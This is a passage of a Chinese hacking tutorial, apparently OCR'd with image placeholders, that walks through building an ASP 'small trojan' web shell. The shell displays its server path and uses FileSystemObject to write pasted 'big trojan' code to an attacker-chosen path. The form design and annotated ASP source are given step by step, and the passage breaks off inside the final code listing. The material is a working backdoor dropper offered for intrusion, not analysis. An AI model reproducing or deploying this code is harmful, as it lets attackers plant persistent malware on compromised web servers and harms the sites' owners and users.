


图 1




图 2




图 5




图 3




图 4

然后点击“确定”，成功生成一个文本域。为了方便一会儿编写代码，我们将它的name改成“lujing”，如图5。

可以在属性中修改，也可以在代码中修改**<input type="text"name="lujing" />**，至于如何改变这个文本域的大小，可以修改下面的“字符宽度”，我设置的是50。接下来还需




图 6

要做什么呢？当然是输入大马的文本框了！点击上方的“插入”—>“表单”—>“文本区域”，标签文字设置成“木马的内容：”，然后点击确定，接着还是跟上面的一样，我们修改它的name为“muma”，以方便过一会儿编写代码使用，如图6。

> 小知识：
>
> 我按照自己的理解来讲一下HTML中的name属性，说白了它就是HTML中一些元素的“名字”，给它们取名字是为了方便在ASP语言中调用变量，比如上面的两个HTML元素，大家查看代码就会发现都有“**name =**”，**<textarea name="muma" cols="70" rows="10" id="muma"></textarea>**，这里的textarea元素名字就是muma，以后ASP可以直接通过这个名字来调用它的变量。

下面我们再来设计一个生成木马的按钮，还是跟上面介绍的一样，依次点击“插入”—>“表单”—>“按钮”，标签文字里什么也不用填写，直接点击确定，再选定这个按钮将下面的值改成“生成木马”，如图7。好了！我们小马的界面设计到此就顺利完成了。




图 7

下面我们就可以开始编写ASP代码了，首先我们要能让小马显示自己所在服务器的绝对路径，在ASP中有很多内置对象，要完成这两个功能，我们需要用到两个对象，分别是Server和Request。

> **小知识：ASP 中的常用内置对象**
>
> Active Server Pages提供内建对象，这些对象使用户更容易收集通过浏览器请求发送的信息、响应浏览器以及存储用户信息（如用户首选项）。
>
> **1.Request 对象**
>
> 可以使用Request对象访问任何使用HTTP请求传递的信息，包括从HTML表格使用POST方法或GET方法传递的参数、cookie和用户认证。Request对象使用户能够访问发送给服务器的二进制数据，如上载的文件。
>
> **2.Response 对象**
>
> 可以使用Response对象控制发送给用户的信息。包括直接发送信息给浏览器、重定向浏览器到另一个URL或设置cookie的值。
>
> **3.Server 对象**
>
> Server对象提供对服务器上的方法和属性进行的访问。最常用的方法是创建ActiveX组件的实例（Server.CreateObject）。其它方法用于将URL或HTML编码成字符串、将虚拟路径映射到物理路径以及设置脚本的超时期限。

我们需要用到的Server对象共有四个方法，分别为MapPath方法、CreateObject方法、HTMLEncode方法和URLEncode方法。

其中MapPath方法就是获取文件路径的，如何使用？我们可以在代码中加入**<%＝server.mappath(“aaa.asp”)%>**，这样就能显示出aaa.asp的路径，当然必须是同目录下的了。下面再来看看Request，我们要使用的方法是ServerVariables，它有很多参数，其中我们需要的是SCRIPT_NAME，作用就是获取本文件的文件名，比如我们要让ASP木马获取服务器的IP地址，可以这么写**<%=Request.ServerVariables("LOCAL_ADDR")%>**。好了！介绍了这些，我们就可以将这两个函数结合起来用于获取ASP木马的自身路径了，我们在Dreamweaver的设计中最上方写“本文件路径”，然后在后面的代码处输入如下代码：**<%=server.mappath(Request.ServerVariables("SCRIPT_NAME"))%>**，如图8。




图8

这样就能显示文件路径了，下面到了关键的地方也就是保存我们的大马，我们可以使用IIS内置组件中的FSO来写入文件。

小知识：

FSO——FileSystemObject或Scripting.FileSystemObject的缩写，这是IIS的内置组件，用于操作磁盘、文件夹或文本文件。FSO的对象、方法和属性非常多，下边介绍几个常用方法。

CopyFile，拷贝一个或者多个文件到新路径；

CreateTextFile，创建文件并且返回一个TextStream对象；

DeleteFile，删除一个文件；

OpenTextFile，打开文件并且返回TextStream对象，以便读取或者追加使用FSO前必须创建对象，然后才能调用

我举个简单的例子来说明一下，以方便大家的理解。FSO在我们木马中的具体使用如下：

```
<%set a=server.CreateObject("scripting.filesystemobject") //这句的意思就是创建一个FSO对象要使用的，必须先创建对象才可以。
set b=a.CreateTextFile("C:\test.txt", true) //看到没有？这里用到了FSO的CreateTextFile方法创建一个txt文件，后面的true表示目标文件存在时是否覆盖，true表示覆盖
b.Write(""&muma&"") //这里就是往test.txt中写入内容，写入的就是我们上面name设置为muma的那个HTML中控件里的大马内容
b.close
set a = nothing //这两行是FSO调用完毕释放的意思
%>
```




图9

明白了FSO的使用，写起我们的小马来可就很简单了。我们将Dreamweaver中代码的上面一些无用的代码删除掉，再写入我们自己的代码，如图9。完整的代码解释如下：

```
<%
on error resume next //遇到错误继续执行，这句个人感觉可有可无
lujing=Request.form("lujing") //获取我们上面将name设置为lujing的HTML元素中的变量并赋值给lujing，这里使用的是REQUEST的FORM方法，就是保存路径了
muma=Request.form("muma") //获取我们上面将name设置为muma的HTML元素中的变量并赋值给muma，就是我们粘贴的大马的代码了
if Trim(request("lujing"))<>"" then //判断我们的保存路径是不是为空，Trim()函数的作用就是除掉lujing变量里的空格，“<>”意思就是不等于，如果lujing不等于空则执行
set a=server.CreateObject("scripting.filesystemobject") //这句的意思就是创建一个FSO对象要使用，必须先创建对象才可以。
set b=a.CreateTextFile(lujing,True) //看到没有？这里用到了FSO的CreateTextFile方法创建一个ASP文件，后面的参数表示目标文件存在时是否覆盖，true表示覆盖
b.Write(""&muma&"") //这里就是往ASP中写入内容，写入的就是我们上面name设置为muma的那个HTML中控件里的大马内容
if err =0 Then //这里是写入后的返回错误提示，0表示成功了，其它都是失败的意思，这里的意思是如果错误返回为0则
response.write "<font color=red>保存成功!</font>" //调用response对象的write方法写出保存成功
else //否则，这是IF语句的基本应用了，如果ERR返回值不是0则执行下面的代码
